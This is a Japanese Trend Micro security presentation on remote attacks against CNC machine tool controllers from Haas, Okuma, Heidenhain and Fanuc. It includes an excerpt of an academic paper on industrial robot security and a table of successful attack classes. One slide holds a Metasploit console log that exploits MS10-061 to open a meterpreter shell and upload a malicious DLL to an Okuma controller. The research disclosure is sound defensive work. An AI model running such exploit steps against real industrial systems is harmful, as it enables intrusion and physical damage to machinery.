TREND MICRO

インダストリー4.0時代の CNC機械に潜む サイバーセキュリティリスク

トレンドマイクロ株式会社
セキュリティエバンジェリスト　岡本勝之
Main Researcher： Marco Barudzzi

プレゼン担当＆メインリサーチャー紹介

プレゼン担当：

氏名：岡本勝之
（おかもと かつゆき）

Katuyuki_Okamoto (at) trendmicro.co.jp

肩書：セキュリティエバンジェリスト

- 1996年トレンドマイクロ入社
- 担当業務
  - ウイルス解析・動向調査
  - スポークスパーソン
    （メディア取材対応、原稿執筆）
  - ブログ記事、ホワイトペーパー

メインリサーチャー：

- **氏名：Marco Balduzzi**
  （マルコ・バルドゥッツィ）


marco_balduzzi (at) trendmicro.com

@embyte (Twitter)

肩書：Technical Research Lead

2012年~現在　トレンドマイクロ


「インダストリー4.0」でデジタル化とネットワーク利用が進む
→ 「新たなセキュリティリスク」の懸念



図：「インダストリー4.0」に至る変遷の概念図

「インダストリー4.0」のセキュリティリスクとして、プロトコルゲートウェイ、産業用ロボットコントローラー、スマート工場サンドボックスなどをリサーチ

2020年
https://resources.trendmicro.com/jp-docdownload-form-m386-web-security-risks-lurking-in-smart-manufacturing.html



An Experimental Security Analysis of an Industrial Robot Controller

Davide Quarta*, Marcello Pogliani*, Mario Polino*, Federico Maggi†‡, Andrea Maria Zanchettin*, and Stefano Zanero*

*Dipartimento di Elettronica, Informazione e Bioingegneria – Politecnico di Milano, Italy
{davide.quarta, marcello.pogliani, mario.polino, andreamaria.zanchettin, stefano.zanero}@polimi.it
†Trend Micro Inc.
federico_maggi@trendmicro.com

Abstract—Industrial robots, automated manufacturing, and efficient logistics processes are at the heart of the upcoming fourth industrial revolution. While there are seminal studies on the vulnerabilities of cyber-physical systems in the industry, as of today there has been no systematic analysis of the security of industrial robot controllers.

We examine the standard architecture of an industrial robot and analyze a concrete deployment from a systems security standpoint. Then, we propose an attacker model and confront it with the minimal set of requirements that industrial robots should honor: precision in sensing the environment, correctness in execution of control logic, and safety for human operators.

Following an experimental and practical approach, we then show how our modeled attacker can subvert such requirements through the exploitation of software vulnerabilities, leading to severe consequences that are unique to the robotics domain.

We conclude by discussing safety standards and security challenges in industrial robotics.

I. Introduction

Industrial robots are mechanical, multi-axis "arms" used mainly in the manufacturing sector, or for automation in general. The International Federation of Robotics forecasts that, by 2018, approximately 1.3 million industrial robot units will be employed in factories globally, and the international market value for "robotized" systems is approximately of 32 billion USD [1]. In all of their forms, robots are complex automation devices that heavily interact with the physical world—in this sense they are cyber-physical systems (CPSs)—and include multiple hardware and software components: mechanical actuators, controllers, sensors, human-interaction devices, control logic, firmware, and operating systems. Moreover, the growing integration of computerized monitoring of physical production processes leads to robots being interconnected among themselves and with external services. For instance, in the "Industry 4.0" vision, an enterprise-management system automatically orders any part needed to complete the scheduled production, reconfigures the robotized production lines, and tracks their operational status [2].

Along with the major improvements to safety, efficiency, and production time, this increased complexity and interconnection offers a novel attack surface, with consequences ranging from the compromise of the controlling machines up to effects on the production chain. One may even conceive that, in the future, a manufacturer could leverage these novel attack opportunities to affect the reputation of a competitor—not to mention the possibility that enemy nations could attack each others' factories manufacturing critical goods [3].

A further exacerbating factor is that robot controllers cannot be promptly patched, since updates may require unacceptable downtime, or even introduce regressions and new software bugs that render the software unusable. This "patching problem" makes the exploitation window of a vulnerability much longer, eventually increasing the impact of an attack.

Taking advantage of new interconnections to compromise devices originally designed to work in isolation is a pattern already observed, for instance, in the automotive [4], [5] and industrial control system (ICS) sectors. After Stuxnet [6], other successful attacks have been recently observed: In 2014, an attack on a German steel mill caused the inability to shut down a blast furnace. In 2015, 295 security incidents were reported to the U.S. ICS CERT [7], of which 22 reached the core of critical control systems.

Unfortunately, even a simple Shodan query (Section II) shows that sometimes industrial robots are exposed on the Internet without being properly secured. Alarmed by this finding, we ran a survey among robot users, and discovered that they either do not regard a security incident involving a robot as realistic, or are not fully aware of the potential damages.

Various informal communications [8] already discussed the risks caused by security vulnerabilities in industrial robots, highlighting lack of awareness by both developers and public. More recently, researchers have raised concerns about the cyber attack resiliency of unmanned aerial vehicles (UAVs) [9] and robots for tele-operated surgery [10]. However, the main focus was the need for secure communication protocols [11], without analyzing system-specific attacks.

To the best of our knowledge, there is no systematic analysis of the attack surface and of the *impact* of cyber attacks against industrial robots enabled by software vulnerabilities and architectural flaws. In this paper, we systematically analyze the feasibility of attacking a modern industrial robot by exploring concrete attack vectors that, when exploited, can subvert the interaction between a robot and the surrounding

2017年
https://www.ieee-security.org/TC/SP2017/papers/20.pdf

2020年
https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/lost-in-translation-when-industrial-protocol-translation-goes-wrong

CNC工作機械のセキュリティリスクに対する初の実証実験

図：実際のCNC工作機械のイメージ


https://www.trendmicro.com/en_us/research/22/j/uncovering-security-blind-spots-in-cnc-machines.html
公開：2022年10月24日

Agenda

- 実験の前提
- 実験結果
- 実験後のアクション
- 今後の対策


実験の前提

CNC（コンピューター数値制御）工作機械の仕組み



図：CNC工作機械の概要図

「インダストリー4.0」技術を司る
コントローラへの攻撃について実証実験



図：CNC工作機械サプライチェーンの概念図

世界的に入手可能な規模の大きなベンダーを実証実験対象に選定

ベンダー	Haas社	Okuma社	Heidenhain社	Fanuc社
国名	米国	日本	ドイツ	日本
設立年	1983年	1898年	1889年	1972年
推定規模	売上高10億米ドル以上、従業員数1,300名（2018年）[19]	売上高14億1,000万米ドル、従業員数3,812人（2020年）[20]	売上高13億米ドル、従業員数8,600人（2020年）[21]	売上高41億8,000万米ドル、従業員数8,260人（2020年）[22]
市場	全市場向けのコントローラと機械	全市場向けのコントローラと機械	コントローラ	コントローラ 簡易機械
シミュレーター	100.19.100.1123	OSP-P300S	TNC 640 Programming Station 340595 V.10.00.04	未使用
コントローラ	100.20.000.1110	P300MA-H	TNC 640	Fanuc 311B5 IHMI およびFanuc 32i-BB
機械	Super Mini Mill[23]	Genos M460V-5AX[24]	Hartford 5A-65E[25]	Yasda YMC 430 + RT10[26] およびStar SR-32JI1[27]
タイプ	3軸制御立形 マシニングセンター	5軸制御立形 マシニングセンター	5軸制御立形 マシニングセンター	5軸制御立形 微細加工機 スイス旋盤

図：実証実験対象として選定した4ベンダーの諸条件

注：

- **Haas社：**
  https://www.haascnc.com/
- **Okuma社＝オークマ**
  https://www.okuma.co.jp/
- **Heidenhain社**
  https://www.heidenhain.com/
- **Fanuc＝ファナック**
  https://www.fanuc.co.jp/

各ベンダー同一の評価方法で実験

1. 各ベンダーの「インダストリー4.0 対応」技術（相互接続インターフェースと関連プロトコル）を精査
2. 自動化された脆弱性スキャナを使用した遠隔でのセキュリティ評価
3. 特に各ベンダーの独自技術に着目したリスクの分析からPoCを作成し、コントローラへの実践的な攻撃を試行

各ベンダーの「インダストリー4.0対応技術」（相互接続インターフェースとその関連プロトコル）

ベンダー	デフォルト技術（実装済み）	オプショナル技術
Haas社	MTConnect, Ethernet Q Commands	
Okuma社		THINC API , MTConnect
Heidenhain社	RPC and LSV2 (DNC)	OPC-UA
Fanuc社	FOCAS	OPC-UA , MTConnect

図：各ベンダーの「インダストリー4.0」対応技術

想定される攻撃目的＝実証実験で試行すべき項目

CNC工作機械への遠隔攻撃により、

- 侵害：コントローラー上で任意のコードを実行
- 損傷：工作機械や制作物の物理的な破壊を誘発
- DoS：工作機械の動作を妨害
- 乗っ取り：工作機器の不正操作
- 情報窃取：工作機械から情報を不正に入手

実験結果

攻撃クラス	攻撃	Haas社	Okuma社	Heidenhain社	Fanuc社	合計
セキュリティの侵害	リモートコード実行	✓	✓	✓		3
システムの損傷	フィードホールドの無効化	✓				1
	シングルステップの無効化	✓		✓		2
	工具寿命の延長	✓	✓	✓		3
	工具負荷の増大	✓	✓		✓	3
	工具形状の変更	✓	✓	✓	✓	4
DoS攻撃	工具寿命の短縮	✓	✓	✓		3
	工具負荷の低減	✓	✓		✓	3
	工具形状の変更	✓	✓	✓	✓	4
	パラメトリックプログラムによるDoS攻撃	✓	✓	✓	✓	4
	カスタム化された注意喚起を発動する	✓		✓		2
	ランサムウェア攻撃	✓ (ネットワーク共有)	✓ (ネットワーク共有またはTHINC API)	✓ (ネットワーク共有)		3
乗っ取り	工具形状の変更	✓	✓	✓	✓	4
	パラメトリックプログラムの乗っ取り	✓	✓	✓	✓	4
	プログラムの書き換え		✓	✓	✓	3
情報窃取	生産情報の窃取	✓	✓	✓	✓	4
	プログラムコードの窃取		✓ (MTConnect または THINC API)	✓ (DNC)	✓ (FOCAS)	3
	スクリーンショットによる窃取			✓		1
	合計	15	14	15	10	

実験結果

- 4社すべてのコントローラーで遠隔攻撃が成功
- Fanuc社製品に対し任意コード実行が行えなかった以外、すべての攻撃目的を達成

図：実証実験結果一覧表

「侵害」の例：脆弱性や認証の問題を悪用し、リモートコード実行に成功


```
msf6 exploit(windows/smb/ms10_061_spoolss) > set RHOSTS 10.199.4.97
RHOSTS => 10.199.4.97
msf6 exploit(windows/smb/ms10_061_spoolss) > set payload payload/windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms10_061_spoolss) > exploit

[*] 10.199.4.97:445 - Trying target Windows Universal...
[*] 10.199.4.97:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.199.4.97[\spoolss] ...
[*] 10.199.4.97:445 - Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.199.4.97[\spoolss] ...
[*] 10.199.4.97:445 - Attempting to exploit MS10-061 via \\10.199.4.97\Stampante ...
[*] 10.199.4.97:445 - Printer handle: 0000000016c07aabc59aeb4cb450ed94ce5e4822
[*] 10.199.4.97:445 - Job started: 0x8
[*] 10.199.4.97:445 - Wrote 73802 bytes to %SystemRoot%\system32\ehHWgpnRxvTucG.exe
[*] 10.199.4.97:445 - Job started: 0x9
[*] 10.199.4.97:445 - Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\6MoMWr1kzLW71Q.mof
[*] 10.199.4.97:445 - Everything should be set, waiting for a session...
[*] Started bind TCP handler against 10.199.4.97:4444
[*] Sending stage (175174 bytes) to 10.199.4.97
[*] Meterpreter session 1 opened (10.199.4.100:43991 -> 10.199.4.97:4444) at 2021-09-17 17:12:28 +0200

meterpreter > cd "c:\program files"
meterpreter > mkdir MalOkuma
Creating directory: MalOkuma
meterpreter > upload -r MalOkuma
[*] uploading  : /home/embyte/projects/CNC/OKUMA/MalOkuma/Okuma.CMCMDAPI.dll -> MalOkuma\Okuma.CMCMDAPI.dll
[*] uploaded   : /home/embyte/projects/CNC/OKUMA/MalOkuma/Okuma.CMCMDAPI.dll -> MalOkuma\Okuma.CMCMDAPI.dll
[*] uploading  : /home/embyte/projects/CNC/OKUMA/MalOkuma/MaliciousOkumaLib.dll -> MalOkuma\MaliciousOkumaLib.dll
[*] uploaded   : /home/embyte/projects/CNC/OKUMA/MalOkuma/MaliciousOkumaLib.dll -> MalOkuma\MaliciousOkumaLib.dll
```

図：脆弱性を悪用しリモートコード実行を行う攻撃者側のコンソール画面

侵害成功の原因は「認証」と「過去の脆弱性」


- Haas社：
  - JavaのJMXエージェントが未認証で公開
  - 設定上、ファームウェアの抽出と改ざんが可能
- Okuma社：
  - リモートコード実行が可能な脆弱性（CVE2010-2729）を持つ古いバージョンのWindowsを使用
- Heidenhain社：
  - 複数の脆弱性（CVE2009-3563など）を持つ古いバージョンのLinuxを使用
  - 共通のOEMパスワード

「損傷」の例：工具の情報を実際とは異なるものに改竄し、制作物を失敗させたり、工具自体に損傷を与えることに成功




図：工具の各種情報を改ざんした実機実験の様子

「DoS」の例：コントローラーにランサムウェア感染させることに成功



図：コントローラーにランサムウェア感染させた際の画面例

「乗っ取り」の例：実行中のプログラムコードの書き換えに成功



図：実行中のプログラムコードを書き換えた例　（左）正規のコード　（右）書き換えられたコード

「情報窃取」の例：機械の状態や生産速度など様々な情報が取得可能

	B	C	D	E	G	I	J	K	L	M	N	O	P	Q	R
1	MachineName	SerialNumber	ExecutionMode	ControlType	ActiveProgramName	CurrentBlockNumber	ExecuteBlock	CycleComplete	ActualSpindleRate	CommandSpindleRate	ndleRateOverride	SpindleLoad	SpindleState	SpindleRateOverride	WorkpieceCounters
2	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
3	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
